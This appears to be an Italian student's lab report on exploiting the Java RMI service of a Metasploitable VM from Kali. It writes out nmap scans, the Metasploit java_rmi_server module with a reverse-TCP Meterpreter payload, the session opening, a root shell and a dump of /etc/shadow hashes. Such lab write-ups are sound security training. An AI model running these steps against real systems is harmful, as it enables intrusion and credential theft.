

Progetto settimanale

Exploit java RMI

Il progetto di questa settimana richiede di sfruttare la vulnerabilità Java RMI con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. RMI è una tecnologia che consente a processi Java distribuiti di comunicare attraverso una rete.

Inizio settando gli indirizzi della macchina attaccante (kali) e l'indirizzo della macchina vittima (metasploitable).

Macchina	IP
Kali	192.168.99.111
Metasploitable	192.168.99.112

```
GNU nano 7.2
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.99.111
netmask 255.255.255.0
#gateway 192.168.32.105

File System  bug_hunting.c

GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
#gateway 192.168.50.105
```


Vado a vedere se la porta risulta aperta del servizio Java RMI e controllo anche se è attivo sulla porta di default o su altre. Faccio quindi una scansione nmap e vedo che il servizio è attivo sulla porta 1099, con stato della porta “aperto”

```
(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 05:32 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00089s latency).


PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
```


Successivamente con l'utilizzo di Nessus vado ad effettuare una scansione delle vulnerabilità per vedere se rileva quel servizio. In questo caso la vulnerabilità è di tipo info, quindi occorre un altro modo per verificare se la vulnerabilità esiste.




Leggendo varie guide su Google, l'alternativa è utilizzare uno script in nmap, che va a controllare le vulnerabilità. Nmap oltre ad essere un port scanning, offre numerose funzioni, tra cui proprio quella della ricerca di vulnerabilità. Il comando è semplice, `nmap -script vuln <target(s)>`, così facendo richiamiamo tutti gli script all'interno della categoria "vuln". Nella foto seguente ci mostra la vulnerabilità col comando sopracitato.



Dopo aver verificato la l'esistenza della vulnerabilità con nmap, avvio la console di Metasploit con il comando `msfconsole`.



Vado alla ricerca dell'exploit per java RMI, con il comando `search` e scelgo il numero 4.



Con show options vado a vedere le opzioni richieste che devono esser settate.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Procedo col settare lhost e rhost con il comando set. Nell'opzione lhost va inserito l'IP della macchina attaccante, nell' rhost va inserito l'indirizzo della macchina target. Tutte le altre opzioni sono preinserite oppure non sono richieste. Ora posso procedere nel lanciare l' exploit con il comando run (alternativo al comando exploit). La sessione Meterpreter è stata creata con successo, quindi posso procedere con le verifiche nella macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.99.111
lhost => 192.168.99.111
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.99.112
rhost => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/ibtEpcwaHize03
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 -> 192.168.99.112:60398) at 2023-06-16 05:15:52 -0400
```

Con il comando ifconfig vedo tutte le configurazioni di rete della macchina, tra cui le varie interfacce.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0a:2878
IPv6 Netmask : ::
```

Con il comando route, vedo tutte le tabelle di routing sulla macchina.

```
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.99.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe0a:2878	::	::		

Dopo aver provato vari comandi senza esiti positivi, tra cui screenshot, hashdump, webcam_list, creo una classica shell e col comando whoami vedo come son loggato, in questo caso root.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```

Stessa cosa con id, stampa l'user dell'account che sta eseguendo il programma.

```
id
uid=0(root) gid=0(root)
```

Con il comando ps, vedo tutti i processi attivi sulla macchina.

```
meterpreter > ps

Process List
=====

```

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[khelper]	root	[khelper]
41	[kblockd/0]	root	[kblockd/0]
44	[kacpid]	root	[kacpid]
45	[kacpi_notify]	root	[kacpi_notify]
90	[kseriod]	root	[kseriod]
128	[pdflush]	root	[pdflush]
129	[pdflush]	root	[pdflush]
130	[kswapd0]	root	[kswapd0]
172	[aio/0]	root	[aio/0]
1128	[ksnapd]	root	[ksnapd]
1297	[ata/0]	root	[ata/0]
1300	[ata_aux]	root	[ata_aux]
1307	[scsi_eh_0]	root	[scsi_eh_0]
1310	[scsi_eh_1]	root	[scsi_eh_1]
1327	[ksuspend_usbd]	root	[ksuspend_usbd]
1329	[khubd]	root	[khubd]
2080	[scsi_eh_2]	root	[scsi_eh_2]
2284	[kjournald]	root	[kjournald]

Con il comando cat verso il path di shadow mando a schermo tutte le password presenti nella cartella.
Le password sono crittografate e per decriptarle possiamo utilizzare dei tool di cracking.

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

L'exploit è andato a buon fine, son riuscito ad entrare nella macchina target con l'exploit prescelto e il payload di Meterpreter. Son riuscito a muovermi tra le varie directory e vedere molte informazioni sulla macchina target.